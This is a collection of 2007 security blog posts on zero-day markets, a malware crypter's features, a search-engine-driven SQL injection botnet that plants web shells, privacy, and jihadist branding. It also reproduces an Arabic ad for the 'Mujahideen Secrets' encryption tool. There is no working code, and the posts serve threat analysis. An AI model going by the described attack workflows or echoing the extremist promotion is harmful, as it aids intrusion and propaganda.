And here’s someone [4]pen-testing the entire device to figure out that data is leaking out. On the compatibility front, this is already [5]proving quite handy, and regarding this [6]step-by-step disassembly of the iPhone, a factory manager in China is definitely in a good mood today.

Cartoon courtesy of [7]Caglecartoons.

1. http://blogs.business2.com/apple/2007/06/this-is-one-the.html

2. http://nanocr.eu/2007/07/03/iphone-without-att/

3. http://www.forbes.com/technology/2007/07/03/cx_0703darkreading.html

4. http://www.andrew.cmu.edu/user/xsk/iPhoneSecuritySettings.html

5. http://www-personal.umich.edu/~mressl/webshell/

6. http://www.ifixit.com/Guide/iPhone

7. http://www.caglecartoons.com/

Zero Day Vulnerabilities Auction (2007-07-06 13:43)

Theory and speculation, both finally materialize - an [1]0bay auction for security vulnerabilities was recently launched, aiming to reboot the currently not so financially favorable for researchers full disclosure model, and hopefully, create a win-win-win solution for Wabisabilabi, the vendors and the researchers themselves :

" *We decided to set up this portal for selling security research because although there are many researchers out there who discover vulnerabilities very few of them are able or willing to report it to the right people due to the fear of being exploited. Recently it was reported that although researchers had analyzed a little more than 7,000 publicly disclosed vulnerabilities last year, the number of new vulnerabilities found in code could be as high as 139,362 per year.* ***Our***

intention is that the marketplace facility on WSLabi will enable security researchers to get a fair price for their

findings and ensure that they will no longer be forced to give them away for free or sell them to cyber-criminals. "

As I’ve been covering the topic of commercializing vulnerability research since I’ve started blogging, and my second

post was related to 0bay or "[2]How Realistic is the Market for Security Vulnerabilities?" I’ll briefly summarize the key points and let you deepen your knowledge into the topic by going through the previous posts related to buying and selling vulnerabilities, even requesting ones on demand – which is perhaps [3]the most sound market model in my opinion at least in respect to relevance.

Back in December, 2005, the infamous [4]WMF vulnerability got sold for $4000 to be later on injected into popular sites, and embedded whereaver possible. The idea behind this attack? Take advantage of the window of opportunity by the time a patch by Microsoft is released, but instead of enjoying the typical advantage coming from full disclosure exploit and vulnerabilities sites, the attackers went a little further, they also wanted to make sure that the vulnerability wouldn’t even appear there at the first place. And while it later became a commodity, WMF DIY generators got released for the script kiddies to generate more noise and the puppet masters to remain safe behind a curtain of the click’n’infect kiddie crowd.

Several months later, hinted by a person whose the perfect representation of the phrase "Those who talk know nothing, those who don’t talk they know" tipped me on [5]a zero day shop site – The International Exploits Shop –

that was using a push-model that is a basic listing of the vulnerabilities offered and the associated prices, even taking advantage of marketing surveys to figure out the median price customers [6]would be willing to pay for a zero day

vulnerability.

Commercializing vulnerability research the way the company is doing it, will inevitably demonstrate [7]the lack of

communication and incentives model between all the parties in question. Moreover, if you think that a push-model

from the researcher compared to a pull one, even on demand is better think twice - it isn't. If I'm a vendor, I'd request a high profile vulnerability to be found in my Internet browser in the next two months and offer a certain financial

incentive for doing so, compared to browsing through listings of vulnerabilities in products whose market share is near the 1 %. For the computer underground, or an information broker, there's no such thing as a zero day vulnerability

because they understand the idea that in times when everyone's fuzzing more effectively than the vendors themselves,

or transparency and social networking has never been better, a zero day to some is the last month's zero day to others.

Questions remain :

- how do you verify a vulnerability is really a zero day, when infomediaries such as iDefense, Zero Day Initiative or

Digital Armaments [8]delay "yesterday’s" security vulnerability or keep you in [9]a "stay tuned" mode? How can you be sure you as an infomediary are not part of a scheme that’s supplying zero days to both the underground and you?

- why put an emphasis on something’s that’s a commodity, but forgetting that closing a temporarily opened up window

of opportunity posed by today’s zero day will lose its value in less than a minute by the time an IDS signature takes

care of it while a patch is released? In exactly the very same fashion of [10]malicious economies of scale, a stolen

personal and financial information is lossing value so that the attackers are trying to get rid of it as soon as possible, by the time it value doesn’t decrease to practically zero. Stay tuned for [11]a zero day vulnerabilities cash bubble.

- how do you put a value on a vulnerability and what is your criteria? Of course, monocultural OSs get a higher

priority, but does this mean that a zero day in MAC would get more bids because of the overall perception that

it’s invincible and the verification of such vulnerability would generate endless media echo effect, while someone’s

checking your current zero day propositions to see if the one he came across is still not listed there? For instance,

[12]Wabisabilabi have posted a Call for iPhone vulnerabilities in the first days of their launch.

Theoretically, if everyone starts selling zero day vulnerabilities they find, there will be people who will superficially [13]increase a zero day’s value by holding it back and keeping quiet for as long as someone doesn’t find it as well. Here’s an interview I took from [14]David Endler at the Zero Day Initiative you may find informative, and [15]more opinions on the topic - [16]Computerworld; [17]Dark Reading; [18]Slashdot; [19]The Register; [20]TechTarget; [21]Heise Security; [22]Techcrunch, and an interesting quote from a [23]BBC article that the initiative is aiming to limit the flow of vulnerabilities to the underground :

" *By rewarding researchers, the auction house aims to prevent flaws getting in to the hands of hi-tech criminals.* "

It would have absolutely zero effect on the flow of vulnerabilities in computer underground circles, mostly because if someone likes the idea of getting a one time payment for its discovery, others would get a revenue stream for months to come by integrating it into the [24]underground ecosystem. Even the average [25]MPack attack kit, compared to others I’ve seen showcases the reality - a [26]huge number of people are infected and no zero day vulnerabilities are used but ones for which patches are available for months. Moreover, they don’t just buy stockpiles of zero day vulnerabilities, but are actively discovering new ones as well and holding them back for as long as possible as I’ve already mentioned.

And another one from [27]CNET :

"

WSLabi is backed by about 5 million euros ($6.8 million) from individual investors, and hopes to float on a stock exchange (probably London’s AIM or a similar exchange in Oslo) in around 18 months. "

Is this for real, and if so, it makes it yet another investment in the information security market to keep an eye on in the very same fashion I’ve been [28]following and speculating on SiteAdvisor’s eventual, [29]now real acquisition. But WSLabi’s road to an IPO would be a very, very bumpy one. Everyone’s excluding the obvious, namely that the biggest and most targeted vendors could ruin WSLabi’s entire business model by starting to offer financial incentives let’s call them for zero day vulnerabilities, or perhaps keep it pragmatic, namely ignore the fact that someone’s trading with zero days regarding their products mainly because the vendors cannot be held liable for not providing patches in a timely manner or not reacting to the threat.

Two projects worth considering are the ElseNot one, listing [30]exploits for every Microsoft vulnerability ever,

and [31]eEye’s Zero Day Tracker, keeping track of unpatched vulnerabilities. Make sure what you wish for, so it

doesn’t actually happen.

1. http://www.wslabi.com/wabisabilabi/home.do?

2. http://ddanchev.blogspot.com/2005/12/0bay-how-realistic-is-market-for.html

3. http://ddanchev.blogspot.com/2006/05/shaping-market-for-security.html

4. http://ddanchev.blogspot.com/2006/01/was-wmf-vulnerability-purchased-for.html

5. http://ddanchev.blogspot.com/2006/03/wheres-my-0day-please.html

6. http://ddanchev.blogspot.com/2006/04/wild-wild-underground_25.html

7. http://ddanchev.blogspot.com/2006/03/successful-communication.html

8. http://ddanchev.blogspot.com/2006/05/delaying-yesterdays-0day-security.html

9. http://ddanchev.blogspot.com/2006/09/zero-day-initiative-upcoming-zero-day.html

10. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

11. http://ddanchev.blogspot.com/2007/01/zero-day-vulnerabilities-cash-bubble.html

12. http://wabisabilabi.blogspot.com/

13. http://ddanchev.blogspot.com/2007/01/life-of-security-threat.html

14. http://ddanchev.blogspot.com/2006/01/security-interviews-20042005-part-3.html

15. http://www.matasano.com/log/901/zerobay-exists-will-the-juice-be-worth-the-squeeze/

16. http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9026363

17. http://www.darkreading.com/document.asp?doc_id=128411&WT.svl=news2_1

18. http://it.slashdot.org/it/07/07/06/0144234.shtml

19. http://www.theregister.co.uk/2007/07/06/security_flaw_marketplace/

20. http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1263402,00.html

21. http://www.heise-security.co.uk/news/92258

22. http://www.techcrunch.com/2007/07/06/hackers-ebay-legitimate-marketplace-or-organized-blackmail/

23. http://news.bbc.co.uk/2/hi/technology/6276474.stm

24. http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html

25. http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html

26. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

27. http://news.com.com/Auction+site+sells+security+exploits/2100-7355_3-6195186.html

28. http://ddanchev.blogspot.com/2006/02/look-whos-gonna-cash-for-evaluating.html

29. http://ddanchev.blogspot.com/2006/04/spotting-valuable-investments-in.html

30. http://elsenot.com/

31. http://research.eeye.com/html/alerts/zeroday/

الجبهة الاعلامية الاسلامية العالمية
تقدم
برنامج أسرار المجاهدين
أسرار المجاهدين
MUJAHIDEEN SECRETS
خصائص البرنامج
أفضل خمس خوارزميات في علم التشفير.
مفاتيح تشفير متناظر بطول 256 بت.
مفاتيح تشفير لاتناظر بطول 2048 بت.
ضغط بيانات مدمج.
خوارزميات متطورة بتقنية التشفير الشبح.
تقنية المسح الآمن للملفات.
تشغيل البرنامج من ذاكرة متنقلة من دون تنصيب.
أول برنامج اسلامي للتراسل الآمن عبر الشبكة
قريبا بإذن الله

Terrorist Groups’ Brand Identities (2007-07-09 16:02)

The author of this [1]terrorist groups’ logos compilation is greatly using business logos identity building analogy to discuss whether or not logos of terrorist groups successfully communicate their message or vision :

" *I did some research and rounded up as many logos as I could find from terrorist groups past and present. While I hate to give terrorists any more attention, I still think it’s interesting to see the various approaches they took in their logos, and wonder what considerations went into designing them. Does the logo successfully convey the organization’s message? Is it confusingly similar to another group’s logo? Does it exhibit excessive drop shadows, gradients, or use of whatever font is the Arabic equivalent of Papyrus?* "

And while it reminds me of another business analogy, namely a [2]A Cost-Benefit Analysis of Cyber Terrorism, such

analogies clearly indicate two things - first, branding is something they are aware of, and second, they understand that evil advertising can easily turn into propaganda and a brainwashing tool given the numerous PR channels they

already actively use – pretty much every Web 2.0 company that is out there. The screenshot above represents an

advertisement of the [3]Mujahideen Secrets Encryption Tool, more screenshots of which you can find in a previous

post. Despite that the tool is freely available for the wannabe jihadists to use, and that no one is ever going to receive a box-copy of it physically, GIMF took the time and effort to come up with a box-style software product ad realizing

the basics of branding, namely that each and every contact with the brand – GIMF in this case – can either weaken or

strengthen a brand's image in the perception of the prospective user/customer.

1. http://www.ironicsans.com/2007/07/terrorist_organization_logos.html

2. http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html

3. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

The Extremist Threat from Metallica (2007-07-09 16:24)

No, this is serious - [1]James Hetfield from Metallica questioned by airport security personel before the Live Earth

concert in London because of "taliban-like beard" :

" *According to British newspaper The Times, the rocker jetted into Luton airport ahead of Saturday’s Live Earth concert at Wembley Stadium - where his legendary rock band was due to perform - but was halted by officials before he*

could leave the terminal. ***The legendary frontman was then subjected to a brief line of questioning, after which***

security-conscious officials were left red-faced when Hetfield explained he was a member of a world-famous rock

band. "

In 2007, [2]if you’re named Muhammad you’ll be living the life of someone else’s stereotype that you’re a terrorist,

and with a beard it’s even more suspicious, which is perhaps why [3]Muslims in the U.K started an anti-terror campaign

"Not in Your Name" trying to distinguish themselves from such simple and totally wrong stereotypes.

1. http://www.nzherald.co.nz/section/1501119/story.cfm?c_id=1501119&objectid=10450450

2. http://arabist.net/archives/2006/07/04/western-union-profiles-muslim-names/

3. http://news.bbc.co.uk/2/hi/uk_news/england/london/6275772.stm

332

E-commerce and Privacy (2007-07-11 14:58)

Privacy should be a main concern for everyone, not [1]because you have something to hide, but because you deserve it, it’s your right, while on the other hand, the thin line between a sales department preservation of your purchasing history to later one contact you, or vice-versa to serve you better, is where the dilemma starts. Should you always

have an opt-out capability, thus ruining someone’s marketing data aggregation model, or should you be willing to

share it in order to receive a better customer experience?

In a [2]recently conducted study, researchers at Carnegie Mellon University came to the conclusion that people are in fact willing to pay more when their privacy is ensured, but mind you - in [3]a merchant’s privacy policy only.

Is this a feasible protective measure or just [4]a compliance-centered and automatically generated text you come

across to on every merchant’s web site? Or how harsh is in fact reality in this case?

" The study, led by Lorrie Cranor, director of the Carnegie Mellon Usable Privacy and Security (CUPS) Lab,

found that people were more likely to buy from online merchants with good privacy policies, as identified by Privacy

Finder and were also willing to pay about 60 cents extra on a $15 purchase when buying from a site with a privacy

policy they liked. "

One of the most famous breaches of personal data aggregators that really made it all over the world was

Choicepoint, a U.S based personal data aggregator. Famous mainly because of the huge number of affected

individuals, which doesn’t mean a bigger breach hasn’t happened somewhere around the world already, the thing

is, across the world it is still not very popular [5]to report a security breach, even regulated by law – perhaps even if you were you wouldn’t be able to report something you’re not aware of at the first place, would you? Looking at a merchant’s/data aggregator’s privacy policy given you have enough experience to detect the authentic policy from

the automatically generated one you often see something like this line in [6]Choicepoint’s privacy policy for instance

:

" Once we receive personally-identifiable information, we take steps to protect its security on our systems. In

the event we request or transmit sensitive information, such as credit card information or Social Security Numbers,

we use industry standard, secure socket layer ("SSL") encryption . We limit access to personally-identifiable information to those employees who need access in order to carry out their job responsibilities. "

The same is the case with Amazon, Ebay and the rest of the E-commerce icons. In 2007, even phishers use

SSL certificates to make their spoofs look more legitimate, and again in 2007 the majority of reported data breaches

are due to [7]laptop losses compared to network or even insider related vulnerabilities. Therefore, even though

compliance with law regarding the need for a privacy policy, having it doesn’t mean privacy of purchasing history

and personal data wouldn’t get exposed.

Common privacy assurance criteria on major merchant’s sites remain :

- [8]TRUSTe certificate

- [9]Hackersafe check

333

- Compliance with industry standard security best practices

Best practices are a necessary evil, evil because what they’re missing is exactly what attackers are exploiting -

the pragmatic vulnerabilities to obtain the data in question compared to entering the target through the main door.

Back in the times of the dotcom boom when Web 2.0’s mature business models were a VC’s dream come true, the

overall perspective of Internet crime had to do with the concept of directly transferring funds from the a hacked

through network vulnerabilities bank, while in reality, from an attacker’s point of view it’s far more effective to target its customers directly. Which is exactly the same case with E-commerce and privacy, either the merchant will store

your business relationship with them and expose it, or you will somehow leak it out.

Whatever the case, a privacy policy is words, and common sense obviously remains a special mode of thinking for the majority of web shoppers.

Related posts:

[10]Afterlife Data Privacy

[11]The Future of Privacy = Don’t Over-empower the Watchers

[12]Anonymity or Privacy on the Internet?

[13]U.K's Telecoms Lack of Web Site Privacy

[14]Big Brother Awards 2007

[15]A Comparison of U.S and European Privacy Practices

1. http://ssrn.com/abstract=998565

2. http://pressesc.com/01181159576_price_of_privacy

3. http://ddanchev.blogspot.com/2006/11/to-publish-privacy-policy-or-not-to.html

4. http://ddanchev.blogspot.com/2006/09/examining-internet-privacy-policies.html

5. http://ddanchev.blogspot.com/2006/01/to-report-or-not-to-report.html

6. http://choicepoint.com/privacy.html

7. http://ddanchev.blogspot.com/2007/03/personal-data-security-breaches.html

8. http://www.truste.org/

9. http://www.scanalert.com/

10. http://ddanchev.blogspot.com/2006/09/afterlife-data-privacy.html

11. http://ddanchev.blogspot.com/2006/03/future-of-privacy-dont-over-empower.html

12. http://ddanchev.blogspot.com/2006/01/anonymity-or-privacy-on-internet.html

13. http://ddanchev.blogspot.com/2007/03/uk-telecoms-lack-of-web-site-privacy.html

14. http://ddanchev.blogspot.com/2007/05/big-brother-awards-2007.html

15. http://ddanchev.blogspot.com/2006/04/comparison-of-us-and-european-privacy.html

334

Insecure Bureaucracy in Germany (2007-07-11 15:49)

First, it was [1]data mining 22 million credit cards to see who purchased access to a set of child porn sites to figure out the obvious - that the accounts were purchased with stolen credit cards, and now, declaring that hacking tools are illegal is nothing more but creating a bureaucratic safe heaven on the local scene. And while pen-testers in Germany will do password cracking with a paper and a pen to verify their passwords best practices are indeed enforced and taken seriously, script kiddies that just compiled yet another 5GB rainbow table will [2]have a competitive advantage by default :

" *The distinctions between, for example, a password cracker and a password recovery tool, or a utility designed to run denial of service attacks and one designed to stress-test a network, are not properly covered in the legislation, critics argue. Taken as read, the law might even even make use of data recovery software to bypass file access permissions and gain access to deleted data potentially illegal.* "

The idea is greatly hoping that Germany’s Internet is an isolated Intranet where if noone can have access to hacking tools than noone will be able to find vulnerable hosts and actually exploit them. But the reality is that it’s all a matter of perspective. By not wanting to conduct a security audit of your assets, and with the lack of any (detected) breaches, you’re enjoying a nice false sense of security. This story is a great example of bureaucrats evangelizing security through obscurity on a wide scale, where every single script kiddie on the other side of the world will have access to a commodity set of pen-testing tools to showcase age-old vulnerabilities in Germany’s infrastructure. Of course, you’re secure in your own twisted reality, but limiting access to pen-testing tools for a security consultant, and evil hacking programs to others, in order for you to improve security is nost just unpragmatic, but naive as well.

Here’s [3]an interview with Marco Gercke, a local expert on the topic.

This is not just a seperate case in Germany, to what looks like a growing trends with a previous discussion on whether or not [4]German law enforcement should code and use malware on a suspect’s PC, something by the way [5]the FBI is doing in the form of keyloggers to obtain passphrasess of impossible crack at least in respect to bruteforcing PGP and Hushmail accounts. So what could be a next? A law that would open up a cooperation with anti virus vendors doing business in the country in the form of either not detecting or delaying signatures of law enforcement coded malware? Or [6]law enforcement will start bidding for zero day vulnerabilities right next to an intelligence agency without both of them knowing who’s the challenging bidder?

Another bureaucratic development from the past is related to U.K’s perspective on [7]how to obtain access to encrypted material without coding malware and keyloggers - by requesting that everyone should provide their private encryption keys. It gets even more interesting with [8]Australia joining the trend by using spyware on suspects.

Never let a bureaucrat do an ethical pen-tester’s job.

Related articles:

[9]Group: Anti-hacking laws can hobble Net security

[10]Hacking or reverse engineering?

1. http://ddanchev.blogspot.com/2007/01/data-mining-credit-cards-for-child-porn.html

2. http://www.theregister.co.uk/2007/05/30/garmany_anti-hacking_law/

3. http://www.securityfocus.com/columnists/448

4. http://www.computerworld.com.au/index.php/id;596622433;fp;4194304;fpid;1

5. http://news.com.com/8301-10784_3-9741357-7.html

6. http://ddanchev.blogspot.com/2007/07/zero-day-vulnerabilities-auction.html

7. http://ddanchev.blogspot.com/2006/06/all-your-confidentiality-are-belong-to.html

8. http://news.com.com/Australian+police+get+go-ahead+on+spyware/2100-7348_3-5491671.html

9. http://www.securityfocus.com/news/11470

10.
http://weblog.infoworld.com/yager/archives/2007/07/hacking
_or_reve.html

Targeted Extortion Attacks at Celebrities (2007-07-17 15:28)

Who else wants to hack celebrities besides wannabe uber leet h4x0rs looking for fame while brute forcing with

username "Philton" and using a common pet names dictionary word list? Digitally naughty paparazzi wanting to have celebrities do their work for them? Not necessarily as third-parties are looking for direct revenue streams out

of obtaining personal and often devastating to a cebrity’s PR photos by [1]targeted hacking attacks combined with

extortion attempts :

" *According to the police and S.M. Entertainment Friday, a 23-year-old college student was arrested for hacking a blog of singer BoA and blackmailing her, threatening to spread* *her private photos. The student, identified as Seo, sneaked onto BoA’s Cyworld blog in April 2006 and obtained photos that she took with a male singer. He sent e-mails to her manager to threaten that he would release the photos if they did not provide money. He took 35 million won. S.M. Entertainment said in a press release that the victim was BoA and the male singer was Ahn Danny, former member of pop group g.o.d., and the two have been close friends.* "

That type of extortion attacks are fundamentally flawed based on the attacker’s perspective that the stolen personal data is most valuable to the person who faces major privacy exposure, totally excluding the possibility to forward it to thirt parties such as the "yellow press". Timing as in [2]cryptoviral extortion is everything, for instance, a couple of million dollars PR campaign positioning the singer as a vivid anti drugs and anti alcohol activities could turn into a fiasco if pictures of hear stoned and drunk to death leak at that very particular moment. Celebrity endorsement is always tricky, and the in very same way your brand can harness the popularity of a celebrity, your entire business model could become dependent on someone’s ability to manage stress, thus not getting involved into synthetic sins.

Here’s yet another related story [3]this time targeting Linkin Park :

" *In a plea agreement, she said she was able to see the family’s photographs and travel plans, as well as* *information about a home they had purchased. She also read messages sent between Linkin Park’s record company*

and lawyer, including a copy of the band’s recording contract. "

Meanwhile, [4]more targeted attacks make their invisible rounds across the world :

" *On June 26, MessageLabs intercepted more than 500 individual email attacks targeted toward individuals in senior management positions within organizations around the world. The attack was so precisely addressed that the name*

and job title of the victim was included within the subject line of the email. An analysis of the positions targeted reveals that Chief Investment Officers accounted for 30 percent of the attacks, 11 percent were CEOs, CIOs accounted for almost seven percent and six percent were CFOs. "

For quite some time spammers have been segmenting and sort of data mining their harvested emails databases to

not only get rid of fake emails and ones on purposely distributed by security companies, but to also start offering lists on a per country, per city, even per company basis. In a Web 2.0 world, top management is actively networking in

way never imagined before, and despite that privacy through obscurity may seem a sound approach, someone out

there will sooner or later get malware infected and have their HDD harvested for emails, thus exposing the what’s

thought to be a private email for a top executive. I often come across such segmented propositions for specific emails of specific companies, and even more interesting, people are starting to request emails for certain companies only,

so that they can directly target the company in question with a typical zero day malware packed and crypted to the

bottom of its binary brain.

Despite all these emerging trends, we should never exclude the possibility for a guerilla marketing campaign based

on a celebrity’s leak of personal, often nude personal data, a technique in the arsenal of the truly desperate.

1. http://www.asiamedia.ucla.edu/article-eastasia.asp?parentid=71977

2. http://www.viruslist.com/en/weblog?weblogid=208187396

3. http://news.bbc.co.uk/1/hi/entertainment/6260592.stm

4. http://www.messagelabs.com/resources/press/3845

Bluetooth Movement Tracking (2007-07-18 11:45)

Passing by the local Hugo Boss store, all of a sudden you receive a SMS message - " *It’s obvious you like out new suits collection since that’s the 5th time you pass by our store, and spend on average 15 seconds staring at them. So, why don’t you come inside and take a closer look for yourself?* ". Spooky? For sure, but with [1]bluetooth movement tracking to faciliate purchases slowly emerging in the practices of evil marketers basically generating even more touch points with the assets in their brands’ portofolios, it’s something to keep an eye on :

" *When the project was deployed at the ZeroOne Festival is San Jose, California, the system sent attendees*

messages about where they had been and asked about their intentions for being there. For example, one such

message read, “You were in a flower shop and spent 30 minutes in the park; are you in love?” Those contacted were

eventually led to the Loca kiosk where they could obtain a log of all their activities, which sometimes reached over 100m long. It should be noted that movement was only tracked on phones with discovery mode turned on. "

Marketing research and faciliating purchases aren’t the only incentives for marketers and of course malicious attackers looking for innovative ways to socially engineer you to accept a bluetooth connection, even an attachment. Measuring the ROI of advertising and sales practices that used to lack reliable metrics is becoming rather common, like for

instance this [2]Big Brother style billboards that measure how many people actually looked at them :

" *If you’ve ever seen a poster in the mall that you’ve liked and stared at it for some time, chances are, that poster will be staring right back. This is, however, not so much of a "Big Brother" gimmick as much as it is a marketing tool. From xuuk, a Canadian-based company specializing in cutting-edge technology, comes the* [3] *eyebox2. This contraption is essentially a tiny video camera surrounded by infrared light-*

emitting diodes. It can record eye contact with 15-degree accuracy at a distance of up to 33 feet, so even a simple glance from someone in passing will be tallied into the score. "

I can certainly speculate that this technology will evolve in a way that it will be able to tell whether it was a male, or a female that looked at it, and if data from local stores gets syndicated to tell the system the prospective customer took notice of the store itself, it would provide the marketers with enough confidence to SMS you a discount offer valid in the next couple of hours only while you're still somewhere around a local store.

The [4]convergence of surveillance technologies is a fact, and what's measuring the ROI of a marketing campaign to

some, is an aggressive privacy violations for others. But as we've already seen the pattern of such technologies around the world, first they get legally abused, then customers suddenly turn into vivid privacy activists, to later on have the option to opt-in and opt-out so that everyone's happy.

1. http://www.bluetoothsource.net/2007/05/loca-art-project-tracks-your-movements

2. http://www.nerdgrind.com/2007/06/12/the-billboards-are-watching-you/

3. http://www.wired.com/gadgets/miscellaneous/news/2007/06/eyetracking

4. http://ddanchev.blogspot.com/2007/06/cell-phone-stalking.html

A Multi Feature Malware Crypter (2007-07-18 14:57)

Compared to the [1]malware [2]crypters I [3]covered in previous posts – part of the [4]Malicious Wild West series –

this one is going way beyond the usual file obfuscation, and despite that it’s offered for sale and not in the wild yet, it includes anti-sandboxing, and anti-virtual machine capabilities, as malware authors started feeling the pressure

posed by the two concepts when it comes to detecting their releases.

Features include :

- Add File to load on Memory

- Add File to load on Browser

- Add File to drop on Temp

- Add File to drop on System

- Add File to drop on Windows

- Process injection

- Different crypting routines on a per buyer basis

- Mega icons pack with the purchase

So let’s sum up, the [5]end user isn’t bothering to update her anti virus software signatures, and even if she

did and despite [6]a vendor’s response time, the concept of zero day malware and rebooting the lifecycle of a malware release through crypting it, is sort of [7]ruining the signatures based scanning approach. Still living in the [8]suspicious file attachments world, the end user is easily falling victim into [9]web site embedded malware taking advantage of months old client side vulnerabilities in their web browser, media player and everything in between. [10]Botnet communication platforms are maturing, not with the idea to innovate, but [11]to diversify the communications channels, and so are [12]malware embedding and [13]statistics kits. [14]OSINT through botnets given the amount of infected PCs is a fully sound practice, and so is [15]corporate espionage through botnets.

Moreover, what used to a situation where malware authors were doing over their best to maintain their releases as invisible as possible, nowadays, malware is directly exploiting vulnerabilities within anti virus software to [16]evade detection or get rid of the anti virus software itself. In fact, [17]malware authors became so efficient so that vendors are coming up with very interesting stats based on the [18]greediest, [19]smallest, [20]largest and most malicious malware on a monthly basis.

As always, the "best" is yet to come.

1. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_10.html

2. http://ddanchev.blogspot.com/2007/05/yet-another-malware-cryptor-in-wild.html

3. http://ddanchev.blogspot.com/2007/05/malware-loader-for-sale.html

4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_25.html

5. http://ddanchev.blogspot.com/2006/07/anti-virus-signatures-update-it-could.html

6. http://ddanchev.blogspot.com/2006/08/virus-outbreak-response-time.html

7. http://ddanchev.blogspot.com/2006/01/why-relying-on-virus-signatures-simply.html

8. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html

9. http://ddanchev.blogspot.com/2007/06/exploits-serving-domains.html

10. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

11. http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html

12. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

13. http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html

14. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

15. http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html

16. http://www.viruslist.com/en/analysis?pubid=204791949

17. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

18. http://www.viruslist.com/en/weblog?weblogid=208187399

19. http://www.viruslist.com/en/weblog?weblogid=208187362

20. http://www.viruslist.com/en/weblog?weblogid=208187326

SQL Injection Through Search Engines Reconnaissance (2007-07-19 14:58)

In previous posts "[1]Google Hacking for Vulnerabilities" ; "[2]Google Hacking for Cryptographic Secrets" and

"[3]Nation Wide Google Hacking Initiative" I emphasized on the concept of using search engines for reconnaissance purposes and for building hitlists of targets susceptible to remotely exploitable web application vulnerabilities.

Yesterday, I came across to an IRC based botnet C &C and the bots activities follow in the form of screenshots and summary of the reconnaissance approaches used.

- Remotely exploitable SQL injection vulnerabilities act as the infection vector

- Taking advantage of the most popular search engines' indexes, vulnerable sites and web pages get automatically

343

detected and simultaneously exploited

- The scanning bots injects back the most popular web shell c99shell, so that ull control with UID based on the web

server's use privileges is gained

- Hosting of malware embedded sites, phishing and spam pages, blackhat SEO taking advantage of the domain's pager-

ank are among the few examples of how is the access abused

These so called "[4]malicious economies of scale" showcase the following :

344

- botnet masters are using search engines to build a hitlist of easy to attack targets

- a new command is gaining malware author's attention, namely **!milw0rm** that is directly syndicating remotely exploitable web application vulnerabilities

- approximately 10 to 15 sites got remotely SQL injected in the first minute of monitoring the bot

- web application vulnerabilities continue to get a lower priority in an infosec budget

- XSS vulnerabilities to actually have e-bank.com forward the captured information to a third-paty via a phishing attack undermine SSL certificates and the rest of the "yes, we’re working on it" security for the massess approaches

- c99shell may be the most popular web shell, but taking into considerating the Web-ization of malware, and how a

huge number of [5]web application backdoors remain undetected by anti virus software, botnet masters and malicious

attackers are gaining competitive advantage in a very efficient way

- botnet masters are not rocket scientiests, in some of the IRC channels used to control the scan bots, the administrators were so lame they were even allowing complete outsiders to perform scanning commands based on their preferences

- despite that the majority of SQL injected sites are connected to a centralized web shell, even if it gets shut down, namely a home user somewhere across the world is acting as a C &C for the entire campaign, the site remains vulnerable and anything can make it "phone wherever they want to"

- the botnet masters in this particular case were also interested in the FREE SPACE they have available at the exploited domains

What are the search engines doing to tackle the search engine hacking possibilities, especially Google being the most widely used and having the most comprehensive index? They're successfully [6]implementing CAPTCHA's for

such suspicious scanning bot behaviour :

" *At [7]ACM WORM 2006, we published a paper on [8]Search Worms [PDF] that takes a much closer look at this phenomenon. [9]Santy, one of the search worms we analyzed, looks for remote-execution vulnerabilities in the popular*

phpBB2 web application. In addition to exhibiting worm like propagation patterns, Santy also installs a botnet client as a payload that connects the compromised web server to an IRC channel. Adversaries can then remotely control

the compromised web servers and use them for DDoS attacks, spam or phishing. Over time, the adversaries have

realized that even though a botnet consisting of web servers provides a lot of aggregate bandwidth, they can increase leverage by changing the content on the compromised web servers to infect visitors and in turn join the computers of compromised visitors into much larger botnets. "

It will not solve the parsing approach scanning bots are implementing, so I think that in the short term a database

of google hacking searches may indeed get a CAPTCHA verification by default. An IP reputation system has a lot of

potential too, and with [10]Google's acquisition of Postini, they already have a huge population of IPs you should not trust for anything. My expirience shows that once you get a phishing email from a single IP, you will sooner or later see the same IP hosting and sending malware, hosting as well as sending spam, and pretty much anything malicious.

1. http://ddanchev.blogspot.com/2007/05/google-hacking-for-vulnerabilities.html

2. http://ddanchev.blogspot.com/2006/09/google-hacking-for-cryptographic.html

3. http://ddanchev.blogspot.com/2006/05/nation-wide-google-hacking-initiative.html

4. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

5. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

6. http://googleonlinesecurity.blogspot.com/2007/07/reason-behind-were-sorry-message.html

7. http://www.eecs.umich.edu/~farnam/worm2006.html

8. http://www.citi.umich.edu/u/provos/papers/search_worms.pdf

9. http://en.wikipedia.org/wiki/Santy

10. http://www.forbes.com/technology/2007/07/09/google-postini-email-tech-cx_ag_0709postini.html

346

Malware Embedded Sites Increasing (2007-07-25 17:26)

The emerging trend of malware embedded sites

Malware embedded web sites are steadily gaining a priority in an attacker’s arsenal of infection and propagation

vectors, and we’ve been witnessing the trend for over an year and a half now. Malware authors seem to have found

an efficient way to hijack, inject and exploit legitimate sites or Web 2.0 services in order to serve the obfuscated

payload which is no longer purely relying on [1]social engineering tactics, but is basically exploiting unpatched client side vulnerabilities to infect the visitors. Also, malware authors seem to have started thinking as true marketers,

taking into consideration that a visitor will go through a potentially malware embedded site only once and wouldn’t

visit it given the lack of content – blackhat SEO garbage – so that they’ve stopped relying on having a malicious site exploit a single vulnerability only, and started hosting multi-browser, multi-third-party malware embedded sites, thus achieving malicious economies of scale. Here’s a great summary courtesy of Sophos showcasing the [2]increasing

